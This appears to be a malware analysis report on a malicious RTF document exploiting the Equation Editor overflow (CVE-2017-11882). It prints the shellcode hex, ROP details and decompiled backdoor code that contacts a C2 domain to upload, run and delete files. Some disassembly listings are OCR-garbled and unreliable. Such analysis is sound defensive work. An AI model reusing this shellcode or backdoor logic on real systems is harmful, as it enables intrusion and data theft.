
Ghost Team

I.Overview



II. Analysis

1. It's a function, not a bug!

Before any deep dive analysis, i had wasted so much time monitoring the behavior of this sample. I found out that it dropped 3 different files to <code>%tmp%</code>.

However, what is more interesting is that those 3 files are dropped even before the vulnerable EQNEDT32.exe started.

Finally, i have figured out. It's a function of RTF file.

https://www.mcafee.com/blogs/internet-security/dropping-filestemp-folder-raises-security-concerns/

```
OLE Object
id |index
   00000956h |format_id: 2 (Embedded)
               class name: b'Package'
              data size: 832
              OLE Package object:
              Filename: 'a'
              Source path: 'C:\\Users\\AAAAAA\\Desktop\\a'
              Temp path = ''
              MD5 = 'd41d8cd98f00b204e9800998ecf8427e'
              |File Type: Unknown file type
   0000172Bh |format_id: 2 (Embedded)
              class name: b'Package'
              data size: 22153
              OLE Package object:
              Filename: 'tmp'
              Source path: 'C:\\Users\\AAAAA\\Desktop\\tmp'
              Temp path = ''
              MD5 = 'd41d8cd98f00b204e9800998ecf8427e'
              File Type: Unknown file type
   0000D682h | format_id: 2 (Embedded)
              class name: b'Package'
              data size: 44265
              OLE Package object:
               Filename: 'tnp'
              Source path: 'C:\\Users\\AAAAA\\Desktop\\tnp'
              Temp path = ''
              MD5 = 'd41d8cd98f00b204e9800998ecf8427e'
              |File Type: Unknown file type
```


By just opening the file, those malicious Package object will be dumped to %tmp% automatically!

2. Exploitation

[+] EQNEDT32.exe

Using rtfobj tool, we can see this sample abuse CVE-2017-11882 or CVE-2018-0802 on Microsoft Equation Editor EQNEDT32.EXE

At the time of analysis, EQNEDT32.EXE is no longer exists in an up-to-date version of Microsoft Windows. So in order to debug the sample, we have to setup an environment for it to run. This report uses the below version of EQNEDT32.EXE



[+] Where's the payload?

Using information from rtfobj we can see the equation object starts from offset 0x00024171


```
00024140 31 34 30 30 30 30 30 30 7D 7D 7D 7D 7D 7D 7D 64 65 65 62 64 65 63 74 50 6F 62 6A 75 70 64 61 74 65 50
                      14000000}}}}}{{\object\objupdate\
  00024160
                      objemb{\*\objdata
00024180
  000241A0
  000241E0
  30 30 30 30 30 30 30 30 30 30 33 65 30 30 30 33 30 30 66 65 66 66 30 39 30 30 30 36 30 30 30 30
00024200
  00024220
  00024240
  00024260
  00024280
  000242A0
  000242C0
  00024300
  00024320
  00024340
  00024360
```

It contains some noisy entries (header and stuff...), we need to find the exact offset of the actual payload.

More about Equation Editor object:

https://rtf2latex2e.sourceforge.net/MTEF3.html#versions

The payload is located at offset 0x25402



Payload:

```
909090908bec33c0fec42be08965ec2b
e08965f8ff75ec500d40684601254068
46108945fc8bf88b306633f633db43c1
e3108b4df8c70147657454c74104656d
7050c741086174684188590cff75f856
2bf3ff575085c074f3ffd06a02ff75f8
8b4dec5103c8c6016188590190ff5720
8945f46a4033c0b410505033c050ff57
988945f033dbb7045350ff75f4ff570c
ff65f0ccca47e23dca47e23de2cf4400
(160 bytes)
```

[+] Inside EQNEDT32.exe

This is the function which causes overflow

```
.text:004217B4
                                 lea
                                         eax, [ebp+logFontA]
 .text:004217BA
                                 push
                                         eax
                                                          ; lParam
 .text:004217BB
                                 mov
                                         eax, dword ptr [ebp+arg_4]
 .text:004217BE
                                 push
                                         eax
                                                          ; int16
 .text:004217BF
                                         eax, [ebp+payload]
                                 mov
 .text:004217C2
                                 push
                                         eax
                                                          ; lpLogfont
 .text:004217C3
                                 call
                                         sub 421E39
```

The first parameter is a pointer to our payload on the stack, the third one is a pointer to a LOGFONTA struct.

```
typedef struct tagLOGFONTA {
 LONG lfHeight;
 LONG lfWidth;
 LONG lfEscapement;
 LONG lfOrientation;
 LONG lfWeight;
 BYTE lfItalic;
 BYTE lfUnderline;
 BYTE lfStrikeOut;
 BYTE lfCharSet;
  BYTE lfOutPrecision;
 BYTE lfClipPrecision;
 BYTE lfQuality;
 BYTE lfPitchAndFamily;
  CHAR lfFaceName[LF FACESIZE];
} LOGFONTA, *PLOGFONTA, *NPLOGFONTA, *LPLOGFONTA;
```

Inside sub_421E39 we can see this instruction at address 0x00421e5e which is responsible for string copying.

```
.text:00421E3E
                               push
.text:00421E3F
                                       edi, [ebp+lpLogfont]
                               mov
                                       ecx, 0FFFFFFFh
.text:00421E42
                               mov
.text:00421E47
                               sub
                                       eax, eax
                               repne scasb
 .text:00421E49
 .text:00421E4B
                               not
                                       ecx
 .text:00421E4D
                                       edi, ecx
                               sub
 .text:00421E4F
                                       eax, ecx
                               mov
 .text:00421E51
                                       edx, edi
                               mov
                                       edi, [ebp+struc_font]
 .text:00421E53
                               mov
                                       edi, 1Ch ; struct_font+28
 .text:00421E56
                               add
                                       esi, edx
 .text:00421E59
                               mov
                                                       ; payload
.text:00421E5B
                               shr
                                       ecx, 2
 .text:00421E5E
                                                       ; copy string
                               rep movsd
.text:00421E60
                                       ecx, eax
                               mov
.text:00421E62
                                       ecx, 3
                               and
```

Our payload is 160 in size, but according to the above struct, the size of lfFaceName is const LF FACESIZE = 32. This will trigger a stack overflow vulnerability.

Eventually, the payload will overflow the return address of function sub_421774 at 0x0019f1c8.



Let's see what we have at 0x3DE247CA

3DE247CA	С3	ret	
3DE247CB	0067 00	add byte ptr ds:[edi],ah	
3DE247CE	5A	pop edx	
3DE247CF	0052 01	add byte ptr ds:[edx+1],dl	

It looks like a ROPchain to shellcode on the stack.

	0044CFE2	83C4 24	add esp,24	
	0044CFE5	c3	ret	
0x0044CFE2	0044CFE6	B8 FFFFFFF	mov eax, FFFFFFF	

The stack after add esp, 24



Here the stack size is reduced by 0x24, neatly set the shellcode's address 0x0019F214 to the return address.

0019F214	90	nop
0019F215	90	nop
0019F216	90	nop
0019F217	90	nop
0019F218	8BEC	mov ebp,esp
0019F21A	33c0	xor eax, eax
0019F21C	FEC4	inc ah
0019F21E	2BE0	sub esp,eax
0019F220	8965 EC	mov dword ptr ss:[ebp-14],esp
0019F223	2BE0	sub esp,eax
0019F225	8965 F8	mov dword ptr ss:[ebp-8],esp
0019F228	FF75 EC	push dword ptr ss:[ebp-14]
0019F22B	50	push eax
0019F22C	OD 40684601	or eax,1466840
0019F231	25 40684610	and eax, 10466840
0019F236	8945 FC	mov dword ptr ss:[ebp-4],eax
0019F239	8BF8	mov edi,eax

3. Malware

[+] Shellcode in EQNEDT32.exe

First, it gets the full path to the folder Temp.

```
8839 UC
FF75 F8
                                        mov byte ptr as: Lecx+CJ, bi
0019F260
                                         push dword ptr ss:[ebp-8]
                                                                                      [ebp-8]: "GetTempPathA"
0019F263
                                         push esi
0019F264
                 2BF3
                                         sub esi,ebx
0019F266
                 FF57 50
                                         call dword ptr ds:[edi+50]
                                                                                      GetProcAddress : GetTempPathA
                                        test eax, eax
0019F269
                 85C0
                                        je 19F260
call eax
push 2
0019F26B
                 74 F3
                 FFD0
                                                                                      GetTempPathA
                 6A 02
FF75 F8
                                                                                      [ebp-8]:"GetTempPathA"
0019F271
                                         push dword ptr ss:[ebp-8]
0019F274
                                        mov ecx, dword ptr ss:[ebp-14]
                 8B4D EC
0019F277
                 51
                                        push ecx
```

Next, it opens $\frac{\text{tmp}}{\sqrt{a}}$ which had already been dropped when the sample was opened, allocates a buffer of 0×1000 bytes and writes file's content to it.

```
6A 02
FF75 F8
8B4D EC
                                                     mov ecx,dword ptr ss:[ebp-8]
push dword ptr ss:[ebp-14]
push ecx
019F271
0019F274
                                                                                                                 [ebp-14]: "C:\\Users\\EaZyq\\AppData\\Local\\Temp\\a'
0019F27
                      0308
0019F278
                                                     add ecx,eax
0019F27A
                      c601 61
                                                     mov byte ptr ds:[ecx],61
                     8859 01
90
FF57 20
8945 F4
0019E27n
                                                     mov byte ptr ds:[ecx+1],bl
                                                     call dword ptr ds:[edi+20]
mov dword ptr ss:[ebp-C],eax
                                                                                                                 OpenFile
0019F287
                      6A 40
33C0
                                                     push 40
0019F289
                                                     xor eax.eax
                      B4 10
50
0019F28B
                                                     mov ah,10
                                                     push eax
push eax
0019F28D
0019F28E
                                                     vor eax,eax
push eax
call dword ptr ds:[edi-68]
mov dword ptr ss:[ebp-10],eax
                      33C0
0019F28F
                      50
FF 57 98
                                                                                                                 VirtualAlloc(0, 0x1000, 0x1000, 0x40)
                      8945 F0
                     33DB
B7 04
53
50
                                                     xor ebx,ebx
mov bh,4
0019F298
                                                     push ebx
push eax
0019E29c
0019F29D
                      FF75 F4
FF57 OC
                                                     push dword ptr ss:[ebp-C]
call dword ptr ds:[edi+C]
jmp dword ptr ss:[ebp-10]
                                                                                                                 lread(hFile, lpBuffer, size=0x400)
                      FF65 F0
0019F2A7
                      CC
                      CA 47E2
```

Then with the following jmp instruction, the program starts to execute code in file %tmp%\\a


[+] a

It starts by using a combo of API

```
OpenFile
VirtualAlloc
lread
```

to load the content of %tmp%\\tmp to decrypt with xor key AFBECDFA

Content of %tmp%\\tmp after the decryption:



It's obvious that this is a PE file.

```
%tmp%\\tmp is then be moved to %localappdata%\\Microsoft\\OutExp.exe

. 77 F1
FF75 F8
FF75 EC
8855 FC
8855 FC
FF52 08
8370 E0 00


sthen be moved to %localappdata%\\Microsoft\\OutExp.exe

[ebp-8]:"C:\\Users\\EaZyq\\AppData\\Local\\Microsoft\\OutExp.exe"
[ebp-4]
MoveFileA

MoveFileA
```


The same process goes for <code>%tmp%\\tnp</code>, the output file is

%localappdata%\\Microsoft\\OUTLLIB.dll




Finally, it creates an entry in Software\\Microsoft\\Windows

NT\\CurrentVersion\\Windows to achieve persistence using a series of APIs:




The next time this machine gets started up, OutExp.exe will be executed.



[+] OutExp.exe - DLL Side Loading

This is a legit file with digital signatures



However, it imports 3 functions from OUTLLIB.dll

Address	Ordinal	Name	Library
1 30001044		FMessageLoop(x,x,x)	OUTLLIB
10001048 30001048		RenInitInstance(x,x,x)	OUTLLIB
₹ 3000104C		RenExitInstance()	OUTLLIB
30001000		exit	MSVCRT
30001004		_getmainargs	MSVCRT
30001008		_initterm	MSVCRT
₹ 3000100C		_setusermatherr	MSVCRT
30001010		_adjust_fdiv	MSVCRT
30001014		_XcptFilter	MSVCRT
30001018		_acmdln	MSVCRT
₹ 3000101C		_set_app_type	MSVCRT
1 30001020		_exit	MSVCRT
1 30001024		_controlfp	MSVCRT
1 30001028		_p_commode	MSVCRT
₹ 3000102C		_p_fmode	MSVCRT
1 30001030		_except_handler3	MSVCRT
30001038		GetStartupInfoA	KERNEL32
፮ 3000103C		GetModuleHandleA	KERNEL32

All of these 3 are called from the WinMain

```
1 int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd
  2 {
  3
     int v4; // esi
  5
     \vee 4 = -1;
     if ( RenInitInstance(nShowCmd, lpCmdLine, 1) )
       v4 = 0;
9
      FMessageLoop(0, 0, 0);
 10
     RenExitInstance();
11
12
     return v4;
13}
```

[+] OUTLLIB.dll - The malicious library

Inspecting those 3 functions called from <code>OutExp.exe</code>, only <code>RenInitInstance()</code> is actually contains code.

```
1 void fn_main logic()
 2 {
 3
    BYTE *v0; // esi
 4
    int Thread; // eax
 5
    fn_decrypt_strings();
 6
    fn_kernel32_SetErrorMode(3);
 7
 8
    v0 = malloc(0xC5Du);
    memset(v0, 0, 0xC5Cu);
 9
    \sqrt{0}[3164] = 0;
10
    fn_collect_info_craft_table((int)v0);
11
12
    fn_kernel32_Sleep(5);
    Thread = fn_kernel32_CreateThread(0, 0, fn_c2_communication, v0, 0, 0);
13
    if ( Thread )
14
15
      fn kernel32 WaitForSingleObject(Thread, -1);
16
    if ( v0 )
      free(v0);
17
```

This sample first decrypts all the strings and collects the victim's information it needs for malicious activities (c2 server's ip, host info, folder path, ...)

```
Decoded text

1.0.0.1..10..1252:0409.....

iqeq.qpoe.com
.......
DESKTOP-CRQBIE9 00-15-5D
-E4-C8-8E......
POST...HTTP/1.1
/httpdocs/mm/DESKTOP-CRQBIE9:00-
15-5D-E4-C8-8E/Cmwhite....

DESKTOP-CRQBIE9:00-15-5D-E4-C8-8
E/Cmwhite...
```

To disguise the usage of suspicious APIs, it uses API hashing techniques to resolve API's address at runtime. Here is the algorithm used in this sample:

```
1 unsigned int    stdcall fn shl5shr27 hash( BYTE *a1)
2 {
 3
    _BYTE *v1; // edx
4
    unsigned int result; // eax
5
    char i; // cl
    unsigned int v4; // esi
 6
7
    int v5; // eax
8
9
    v1 = a1;
    result = 0;
10
11
    for ( i = *a1; i; ++v1 )
12
      v4 = (32 * result) | (result >> 27);
13
14
     v5 = i;
     i = v1[1];
15
      result = v4 + v5;
16
17
18
    return result;
19 }
```

```
There are 2 ways to get around this technique:1. Debug the sample, set breakpoints before the call to get what it is calling2. Use plugins to resolve these hashes statically
```

It then creates a new thread for c2's activities.

By using several wininet's functions, this sample can communicate with c2 server on http protocol to receive commands, send data, etc...

```
78
     while (1)
79
       memset(v54, 0, sizeof(v54));
80
       if (v35 == 1 \mid | *(DWORD *)(a1 + 0xC19) == 1) // receive data from server
81
82
83
         v2 = fn_wininet_InternetOpenA(0, 0, 0, 0, 0);
         v25 = fb\_wininet\_InternetConnectA(v2, a1 + 0x80, 0x1BB, a1 + 0xC0, a1 + 0xC4, 3, 0, 0);
84
85
         v3 = fn_wininet_HttpOpenRequestA(v25, 0, a1 + 0x120, a1 + 0x110, 0, 0, 0x80CC0200, 0);
86
                                                     // INTERNET_OPTION_SECURITY_FLAGS
87
          fn_wininet_InternetQueryOptionA(v3, 31, &v44, &v48);
88
         \vee 4 = \vee 44;
 89
          BYTE1(v4) = BYTE1(v44) \mid 0x31;
90
         v44 = v4;
91
          fn_wininet_InternetSetOptionA(v3, 31, &v44, 4);
          fn_wininet_HttpSendRequestA(v3, 0, 0, 0, 0);
92
         v45 = 4096;
93
                                                     // HTTP_QUERY_RAW_HEADERS_CRLF
94
          fn_wininet_HttpQueryInfoA(v3, 22, v54, &v45, 0);
95
          fn_wininet_InternetQueryDataAvailable(v3, &v49, 0, 0);
96
          fn_wininet_InternetReadFile(v3, v54, v49, &v45);
97
         fn_wininet_InternetCloseHandle(v3);
          fn_wininet_InternetCloseHandle(v25);
98
99
          fn_wininet_InternetCloseHandle(v2);
100
          if (!v35 || v42 > 0x3C)
101
102
           \sqrt{42} = 0;
103
           fn_c2_send_host_info(a1);
104
          }
105
       v5 = *(_BYTE *)(a1 + 0xC18);
106
                                                     // decrypt received data
107
       for (i = 0; i < 0x1000; ++i)
108
         *((_BYTE *)v54 + i) ^= v5;
109
       if ( LOBYTE(v54[0]) == *(_BYTE *)(a1 + 0x6A8) && BYTE1(v54[0]) == *(_BYTE *)(a1 + 0x6A9) )
110
       {
          v38 = 0;
111
```

All of the data sent and received is encrypted with a simple xor algorithm

```
Below are the actions available for attackers:

3: send file to server

4: receiver file from server

5: run a file

6: delete file

9: list available file or drive

10: execute cmd command

14: terminate thread
```

```
174
175
             if (BYTE2(v54[0]) == 3)
                                                   // send file to server
  176
177
              v1[2] = 3;
178
               V1[3] = 2;
179
               fn_{ernel32_1strcpy(a1 + 0x720, (char *)&v54[2] + 2);
180
               if ( !fn_kernel32_CreateThread(0, 0, fn_c2_send_file, a1, 0, &v43) )
181
                v1[3] = 1;
 182
             if (BYTE2(v54[0]) == 4)
                                                  // receive file from server
183
  184
185
              V1[2] = 4;
               v1[3] = 2;
186
               *(DWORD *)(a1 + 1820) = fn_ws2_32_htonl_1(v54[2]);
187
               fn_kernel32_lstrcpy(a1 + 2080, (char *)&v54[3] + 2);
188
189
               if ( !fn_kernel32_CreateThread(0, 0, fn_c2_drop_file, a1, 0, &v43) )
                v1[3] = 1;
190
 191
             if (BYTE2(v54[0]) == 5)
                                                   // run a file
192
  193
             {
194
              v1[2] = 5;
195
              v1[3] = 2;
              if ( (unsigned int)fn_kernel32_WinExec((char *)&v54[2] + 2, 0) <= 0x1F )
196
197
                v1[3] = 1;
 198
             if (BYTE2(v54[0]) == 6)
                                                  // delete file
199
  200
201
              v1[2] = 6;
202
              V1[3] = 2;
203
              if ( !fn_kernel32_DeleteFileA((char *)&v54[2] + 2) )
204
                v1[3] = 1;
  205
```

III. Conclusion

1. C&C domain

Domain:	qpoe.com
Registrar:	PDR Ltd. d/b/a PublicDomainRegistry.com
Registered On:	2001-04-03
Expires On:	2024-04-03
Updated On:	2023-01-28
Status:	ok
Name Servers:	ns1.changeip.com ns2.changeip.com ns3.changeip.com ns4.changeip.com ns5.changeip.com

2. Related modules

SHA1

%localappdata%\\Microsoft\\OutExp.exe

: 87147b003ca86b7c4c9b592f5fbad6aee36fe0c9

%localappdata%\\Microsoft\\OUTLLIB.dll

: b2a120fbfe2ea4f6f8758915c9e4ce8138ff1150

3. Techniques

[+] T1547.001 : Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

[+] T1574.002 : Hijack Execution Flow: DLL Side-Loading

[+] T1071.001: Application Layer Protocol: Web Protocols